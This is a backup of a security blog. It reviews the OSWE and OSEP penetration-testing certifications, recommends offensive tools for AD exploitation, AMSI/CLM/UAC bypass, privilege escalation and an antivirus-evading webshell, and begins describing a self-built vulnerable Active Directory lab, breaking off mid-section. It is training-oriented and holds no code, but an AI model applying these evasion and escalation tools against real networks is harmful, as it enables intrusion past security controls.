Notes

- [Backup] OSEP and OSWE Review
- [Backup] How did I design and build a complex AD set
- [Backup] Walkthrough of My Vulnerable AD Set
- [Backup] Domain Enumeration Methodology
- [Backup] Kerberos
- [Backup] Kerberos Delegation
- SAN660以及GXPN感受与心得，以及与OSED的对比
- SEC660/GXPN Review And The Comparison With OSED

[Backup] OSEP and OSWE Review

Hello folks, recently I took OSWE exam. For more information about the course, you can check the official website **https://www.offensive-security.com/awae-oswe/**. Considering that I also passed OSEP (**https://www.offensive-security.com/pen300-osep/**) half a year ago, I would like to share my thoughts and feelings. It should be noted that because I passed OSEP half a year ago, I cannot be 100% sure that my personal experience is still fully applicable, such as whether the course content has been added and modified. Next, let's talk one by one. Before reading the following, please make sure you have an understanding of the course content of OSWE and OSEP, for example, you are a student who is preparing for the exam, or going to enroll. Therefore, the information that can be found on the official website will not be repeated here.

OSWE

For me, I am not confident in Web application assessment and penetration testing because I have no experience in software development. For Web penetration testing, having development experience is undoubtedly an advantage when it comes to understanding application architecture, secure code reviewing, etc. In regard to courses I passed previously, such as OSCP, it did not explain some common web vulnerabilities in depth, most of the time we just need to use exploits of CVE vulnerabilities to attack web application. As a penetration tester and red team operator, although I am better at network and infrastructure penetration testing, web application exploitation is always unavoidable, and web exploitation is often a key to get a foodhold of a company internal. Therefore, I made up my mind to enroll OSWE to strengthen my web assessment skill, and it is also directly helpful to my current job. OSWE is a 300 series course, the depth and difficulty of which are above the web attack part in OSCP. This is a course that focuses on white-box code review and includes a small amount of black-box penetration testing, but reviewing and analyzing code are always expected. But if you ask me whether it is helpful for black box penetration testing, my answer is yes, especially for me who does not have a good web security foundation. I didn't even understand some common concepts well such as CORS, CSRF, deserialization, SSTI, etc. Although OSWE is a 300 series course, it still starts from the basics, these concepts are explained in detail. After understanding the basics and theory, even in a black-box penetration testing, you can naturally infer the possible user input sanitization, code snippets, etc. that may exist in the backend.

Before I enrolled OSWE I was worried that my skill was insufficient to learn OSWE, and I would feel struggled when going through materials. And actually I did have some difficulties with few chapters, such as prototype pollution, .NET deserialization, etc. But after going through the materials many times, following the steps, and completing exercises and extra-miles, my skills were improved greatly. OSWE currently involves PHP, JAVA, .NET, NodeJS, and Python web applications, so it is necessary to be able to understand the codes of these languages. In addition, there is also a great demand for **Javascript** and **Python** scripting skills, and sometimes it is even necessary to use **Java**, **.NET**, and **C** to create PoC. In addition to these languages, familiarity with **SQL syntax** and usage of **BurpSuite** are also very important. If you are like me, not very confident about your web security skills but want to enroll OSWE, I still recommend getting familiar with these in advance. Although OSWE teaches many things from the basics, the jump to complex scenario is quick, because Offsec assumes that you have already been familiar with certain knowledge, such as the use of **requests library** in python, **SQL syntax**, etc. By the way, if you are still not sure whether you reach the minimal requirement to go for OSWE, and your budget is not an issue, eLearnSecurity's **eWPT** (**https://elearnsecurity.com/product/ewpt-certification/**) can help you supplement most of required knowledge, because as I said, although OSWE will also talk about basic concepts, the jump is relatively quick. Although I did not take the eWPT exam, I spent a few weeks going through the eWPT course materials, and my mind got clear a lot.

Compared with OSEP and OSED in OSCE3, OSWE has been active for longer time, so the course content has also been extended and updated, such as chapters of **CSRF**, **SSRF**, **prototype pollution** and other vulnerabilities added in the last content extension. Also, the **Atmail from XSS to RCE** chapter is archived, but student can still access it, so I strongly recommend learning and practicing like other chapters. In regard to learning methodology, you must follow the course materials while practicing and coding, it is useless to just read them like articles. Combining video and pdf, concept and hands-on, and completing **exercises** and **extra-miles** as much as possible. After learning each chapter, try to create a script that can automate all steps. During the learning process, you also need to read a lot of articles and official documents. For example, the official documentation of the **Express framework**, analysis articles on a specific vulnerability.

OSWE has a total of 3 labs which do not have official walkthrough, you are supposed to apply the knowledge you have learned to successfully compromise them. 2 of them are white box machines, and 1 is black box machine. Before the exam, make sure you complete at least 2 white-box labs with different attack paths. Whether you need additional practice before the exam is a matter of opinion. But if you're up for it, here are some personally collected recommended resources.

1: HTB OSWE like target drone **https://www.todosec.com/infosec/infosec-topics/boxes/htb/htb-oswe-tjnull**

2: **https://github.com/rootshooter/oswe-prep-2022**

3: **https://pentesterlab.com/**

4: **https://portswigger.net/web-security/all-labs**

5: Find some open source web application to review source code

But if you ask me, I think deeply understanding 2 white box labs is enough, but the above exercises can undoubtedly increase your proficiency, by this way you can find vulnerabilities and exploit them faster. Next, I will talk about the part about the exam. I will not reveal the details of the exam machine, but will share some personal experience and tips.

Many people, including me, have been complaining that Offsec's course materials are insufficient for preparing for the exam, a lot of extra exercises are required, such as OSCP. But in regard to OSWE, I don't think so, but this does not mean that reproducing what you have learned in course materials is enough to pass. You still have to think out of box, read articles, take some extra exercises appropriately, and try harder. For example, if the course materials explain **XML deserialization attack in .NET applications**, then you would like to understand **binary deserialization attack in .NET application**, or **deserialization attack in Java application**, and so on. Maybe you will feel that the scope is much larger at once, but as long as you track **user input** closely, do some research and searching, you will be fine. In OSWE exam, there are 2 applications, and each application has **authentication bypass** phase and **RCE** phase, a total of **4 flags**, and you can pass with **3 flags**, which means that you can leave RCE phase of an application incompleted. Please read the official exam guide (**https://help.offensive-security.com/hc/en-us/articles/360046869951-OSWE-Exam-Guide**) before the exam. Remember not to download the source code to your local machine during the exam, you are allowed to review source code, debug, and test on **debug machines**, while debug machines are almost identical to exam machines but with different credentials, etc. After completing the exp script, run it against the exam machine to capture the flag. Some people worry that whether there will be a problem if they cannot find the vulnerability in source code immediately during OSWE exam. Next, I share one of my biggest feelings about OSWE exam. I set 4 phases for completing each exam application.

Phase 1: Discovery of Vulnerabilities in Source Code

Phase 2: Construct an exploitation chain in theory

Phase 3: Able to compromise the target with user interaction, such as using burpsuite to modify the request to get RCE

Phase 4: Write a script to automate all the steps and get RCE

There is a big gap between each 2 phase! Therefore, do not be super relaxed after finding the vulnerability immediately, because you are far away from the end. For me, I think getting 3 flags in the exam is not very difficult, but it still took me a long time to achieve, because before reaching phase 4, I always encountered various unexpected problems, such as **syntax errors**, **unstable network connection**, **RCE but not shell**, etc. For unstable network connection, this is beyond our control, so I suggest to run it on one debug machine after completing the exp script. Attacking through Openvpn on your Kali, you may encounter weird issues caused by unstable network connection. The exp scripts submitted for the exam are very strict and need to be fully automated without any user interaction, so you must be very careful, including starting Apache Server, printing flags, etc.

If you ask me whether OSWE is helpful for real-world Web whilte-box assessment, it must be very helpful. For example, it will definitely be much easier for you to review some open source Web applications on Github and get your own CVE. Well, let's finish OSWE part and talk about OSEP.

OSEP

I passed the OSEP exam in my second attempt half a year ago. Although it was a long time ago, I still have some impressions. OSEP is also a 300 series course, which is the successor of OSCP, so it has a higher level of difficulty and depth. For details, please check the official website (**https://www.offensive-security.com/pen300-osep/**). OSEP is positioned as an advanced level penetration testing course, but it also contains a lot of content in red teaming realm, such as **phishing**, **C2**, **antivirus evasion**, etc. However, OSEP does not mainly focus on OPSEC like CRTO. In OSEP, **Active Directory exploitation** is a main part, and most of the labs and the exam are in the Active Directory infrastructure, so if you have a good understanding of Active Directory exploitation before learning OSEP, it will be a great advantage. OSCP also covers AD exploitation, but the contents are superficial. To be familiar with AD concept and exploitation, CRTO from ZeroPoint Security (**https://training.zeropointsecurity.co.uk/courses/red-team-ops**) and CRTP from Pentester Academy (**https://www.pentesteracademy.com/activedirectorylab**) are good choices. Besides, **HTB** and **Tryhackme** also have AD modules, which can help you quickly get used to penetration testing in AD environment.

The skills taught in OSEP can be especially helpful in these areas: **External and InternalNetwork Penetration Testing**, **Infrastructure Penetration Testing**, **Red Team Ops**. Although you may need to exploit web application, considering that OSEP is not focused on web penetration testing, web exploitation will not be very difficult. It is worth noting that because OSEP is the successor of OSCP, OSEP assumes that you have mastered the knowledge in OSCP, such as **multiple ways to get a reverse shell**, **enumeration and exploitation of SMB** services, etc. The PDF course material of OSEP has 700+ pages, which is second only to OSCP's PDF. Different from OSCP, OSEP focuses more on internal theory and programming to create your own tradecrafts, such as C# implementation of **PrintSpoofer** and **PsExec**. Therefore, although OSEP is not a code review course similar to OSWE, students still need to review and write code frequently. Before enrolling OSEP, it would be better if you have some understanding of **Win32 API**, **reverse engineering**, **C#**, and **C/C++**. It doesn't matter if you don't, because the code style is different from tradecraft and production software. In addition to AD exploitation, another important part in OSEP is **evasion and breaching defenses**. Apart from AV evasion, you are also expected to bypass various security control like **AppLocker**, **AMSI**, **CLM**, **Network Segmentation**, **Restrictive Environments**, etc. Therefore, while attacking targets and expanding our foothold, we must also avoid detection and bypass security controls. Fortunately, at least in the context of OSEP, these security controls are **fragile** as long as you know how to handle them.

OSEP course includes 6 labs. Of course, the lab of each chapter is also the playground for us. 4 labs are AD environment, and their size are different. I recommend completing them with multiple

attack paths and different C2(s). You also wanna complete **all exercises and extra-miles**. So, when you complete all labs and exercises, how to prepare for the exam?

As I said previously, OSWE is one of the exceptions in Offsec courses that course materials are sufficient for exam. Unfortunately, I don't think it applies for OSEP. To pass OSEP exam, you are expected to have decent theory and knowledge, read lots of articles, and do certain research, and some extra exercises. Or we can say, OSEP course materials are sufficient for exam, but Offsec assumes that you have mastered a lot of skills. If you want to be more ready when taking the exam, the following are personally recommended exam preparation resources:

1: PentesterAcademy's **CRTE** course (**https://www.pentesteracademy.com/redteamlab**)

2: ZeroPoint Security's **CRTO** course

3: HackTheBox Pro Lab **Cybernetics** (https://www.hackthebox.com/newsroom/prolab-cybernetics)

Because CRTE and CRTO are guided courses and labs, Pro Lab Cybernetics is far more close to OSEP exam, and it is much more difficult than OSEP. So if you complete Cybernetics, OSEP exams won't be a problem for you. Next, I will talk about my thoughts and tips related to the exam. I will not disclose details of exam machines either.

The exam environment of OSEP is a network infrastructure of a fictitious enterprise with multiple domains. Capture the secret flag on a specific host or collect 10 flags to pass (**https://help.offensive-security.com/hc/en-us/articles/360050293792-OSEP-Exam-Guide**), some people say that both methods to pass require **similar efforts**, so do not expect a shortcut to pass. Although I didn't capture the secret flag, I feel that it is the case. In OSEP exam, students have more freedom in the choice of tools, except for commercial tools, others, including sqlmap and restricted Metasploit in OSCP. Therefore, please be sure to prepare your toolset before the OSEP exam. The OSEP exam is the most dependent on your personal toolset among all Offsec courses. In OSEP course PDF, to make students understand system internal better, many tools are created by students themselves, such as C# implementation of MSSQL client. But in the exam, please be sure to pick more handy tools. The following is an incomplete list of the tools I recommend

1: Ghostpack toolset (https://github.com/GhostPack). Including **Rubeus**, **Seatbelt** and other C# tools. **Very handy!**

2: PowerUpSQL (https://github.com/NetSPI/PowerUpSQL), enumerate and exploit MSSQL database

3: Impacket tool set (https://github.com/SecureAuthCorp/impacket), such as psexec, mssqlclient, etc. are very powerful and decent tools. **Very handy!**

4: evil-winrm, remote access Win-RM service, Kali includes it by default.

5: clm-bypass (https://github.com/calebstewart/bypass-clm), bypasses CLM and spawn an interactive powershell session

6: PrintSpoofer (https://github.com/itm4n/PrintSpoofer), abuses **SeImpersonatePrivilege** while spoolsv is running

7: SweetPotato (https://github.com/CCob/SweetPotato), provides a variety of methods to abuse **SeImpersonatePrivilege**, even when **spoolsv** is **stopped**.

8: SharpyShell (https://github.com/antonioCoco/SharPyShell), a semi-interactive .NET Webshell that can bypass antivirus

9: KeyTabExtract (https://github.com/sosdave/KeyTabExtract), extract credentials from keytab file

10: xfreerdp, remote access RDP, supports pass-the-hash

11: Bloodhound-python (https://github.com/fox-it/BloodHound.py), Python version of bloodhound, can collect domain object data on Kali

12: PsExec, a tool signed by Microsoft

13: Apart from Metasploit, try some other C2 like Sliver C2 (https://github.com/BishopFox/sliver)

14: CME (https://github.com/Porchetta-Industries/CrackMapExec), now it has become a toolset like impacket, and can be used for **password spray** and **permission check**. **Very Handy!**

15: UACME (https://github.com/hfiref0x/UACME), still usable UAC bypass

16: RunasCs (https://github.com/antonioCoco/RunasCs), provide credentials and execute commands as the **impersonated user**.

.....

As you all know, at the end of last year, a student leaked OSEP exam sets and the walkthrough, which forced Offsec to replace all leaked OSEP exam sets with new ones, and the difficulty increased a lot according to many students' feedbacks. It is unfortunate news, we can't change it, but we can become stronger and nail the exam. In addition to the tools recommended above, I also give several tactical suggestions

1: After getting the initial foothold, don't rush to continue to exploit or move laterally. Enumerate all the things you can enumerate. For example, domain user? domain machine? Their IPs? Readable/Writable SMB shares? MSSQL instances? Security controls in place?

2: Always assume all security controls are in place on your target hosts, such as AV, AppLocker, UAC, etc. Therefore, please take these security control bypasses into consideration when delivering payloads.

3: Please don’t forget what you have learned in OSCP, such as PHP insecure file upload, FTP anonymous access, CVE vulnerability exploitation, etc.

4: OSEP focuses on AD exploitation and security control bypass, but not only these two! Web application exploitation, network service attack, common misconfiguration, etc. are also important.

5: Abandon some mindsets in CTF or OSCP, for example, local privilege escalation must be done before moving to next target.

6: Some other reference resources

https://github.com/chvancooten/OSEP-Code-Snippets

https://www.ired.team/

https://book.hacktricks.xyz/welcome/readme

Is OSEP helpful for penetration test and red team ops in real-world? I think it helps a lot, there are many technologies that can be applied on the most up to date OS, such as CLM bypass, AMSI bypass, MSSQL exploitation, etc. However, few topics in OSEP are not updated enough, such as domain fronting, antivirus evasion. Take AV evasion as the example, evasion methods mentioned in OSEP are still superficial. Even if you apply all evasion methods taught in OSEP on your tradecraft, it will be flagged immediately by most of AV products. Since OSEP came out in 2020, it is understandable. Anyway, OSEP provides a good learning and research direction and mindset, it is not difficult to evade today’s AV products as long as you do some exploration and research.

Alright, let’s wrap up today’s review, hope every body enjoys the courses and will nail your exam!

[Backup] How did I design and build a complex AD set

Hi Folks, today I would like to share how did I design and build a vulnerable AD set. Before moving to this topic, let me introduce the motivation and some features of this AD set.

MOTIVATION

I know there are few scripts can automate the process of generating common AD misconfigurations such as DACL abuse, weak credential, kerberoasting, etc. If you are interested in them, here are the github repo: https://github.com/WaterExecution/vulnerable-AD-plus and https://github.com/Orange-Cyberdefense/GOAD. These authors already did a great job, they make the process simple and fast. However, some other common elements in AD exploitation cannot be produced easily only with script, so some manual configuration and setup is also very important. Besides, I do not want my vulnerable AD set to be a purely AD exploitation. I hope it is more complex, difficult, and realistic.

FEATURES

1: It is not CTF style, no side quest. All flags are on Linux home folder or Windows Desktop. Its style is similar to many famous AD labs like CPTX, Cybernetics, CRTP, etc.

2: The AD consists of 6 machines, including 2 Linux domain joint machines. Many people are already familiar with AD exploitation in Windows environment, but how about Linux domain joint machines? You even need to exploit the AD from your Kali VM.

3: Multiple services and apps make the vulnerable AD more fun and complex, such as FTP, SMTP, POP3, IMAP, Samba, ElasticSearch, WordPress, Kibana, etc.

4: Few rabbit holes, but not just for misleading you. They are reasonable. Get RCE from a web app? But it will not help too much. A lot of privilege escalation vectors? But they are not necessary.

5: Basic OSINT and inference according to context.

6: Hardened machines. They implemented latest Windows Defender, AppLocker, etc. But I don’t think they will be the biggest issue, enumeration does matter.

7: Classic elements in AD: SQL Linked Server, Kerberos Delegation, Kerberoasting/ASREPRoasting, Credential Reuse

8: Some barriers during typical exploitation. Copy and paste steps in an AD exploitation cheat sheet? They will not work, you need to understand why your exploitation failed.

PREPARATION

During the design, I downloaded multiple apps/tools, and referred many articles. But before building the AD set, only 2 things are required.


Windows Server 2019: https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2019

Windows 10: https://www.microsoft.com/en-us/software-download/windows10%20 (You can also use Windows Server 2019 instead)

Ubuntu 22.04: https://ubuntu.com/download/desktop


I used VMWare workstation to host these VMs, and I used Bridged Network. I tested NAT network, it also works well! After creating a Windows Server 2019 VM, do not forget to uncheck **Connect at Power Up** (in screenshot), in section **floppy disk**, otherwise you cannot install the OS successfully.

Image not found or type unknown



How to assign hardware resource to these VM? I list them on the following table. In my opinion, they are all above the required resources, I feel each VM runs smoothly.

Image not found or type unknown




Forget to mention that, I used a Windows 10 pro as the client server in domain. I cannot remember clearly where did I download the image. If it is not convenient for you to download a Windows 10 pro image, you can absolutely use Windows Server 2019 instead, it does not matter. After installing all VM, we can start to configure the OS.

CONFIGURATIONS AND DESIGN

Just clarify, this part is not a detailed guidance for building an AD environment. Instead, this part focuses more on the design. Of course, I will absolutely go through some technique difficulties and how did I resolved them.

Let’s take a look at all machines and their roles.

Image not found or type unknown



Web01 simulates a public-facing server in the domain, external user has access to its services. It hosts multiple services, including web apps, SMB, SMTP, POP3, etc.

File01 simulates an internal file server in the domain, because it is running a FTP server. Domain user can exchange file on this host.

Client01 simulates a client computer in the domain. Domain user Helen Park is the owner of it. Helen is a member of Help Desk group, so she has some permissions.

SRV01 simulates a normal server in the domain, it has an SQL instance. It is also linked to an SQL instance on SRV02

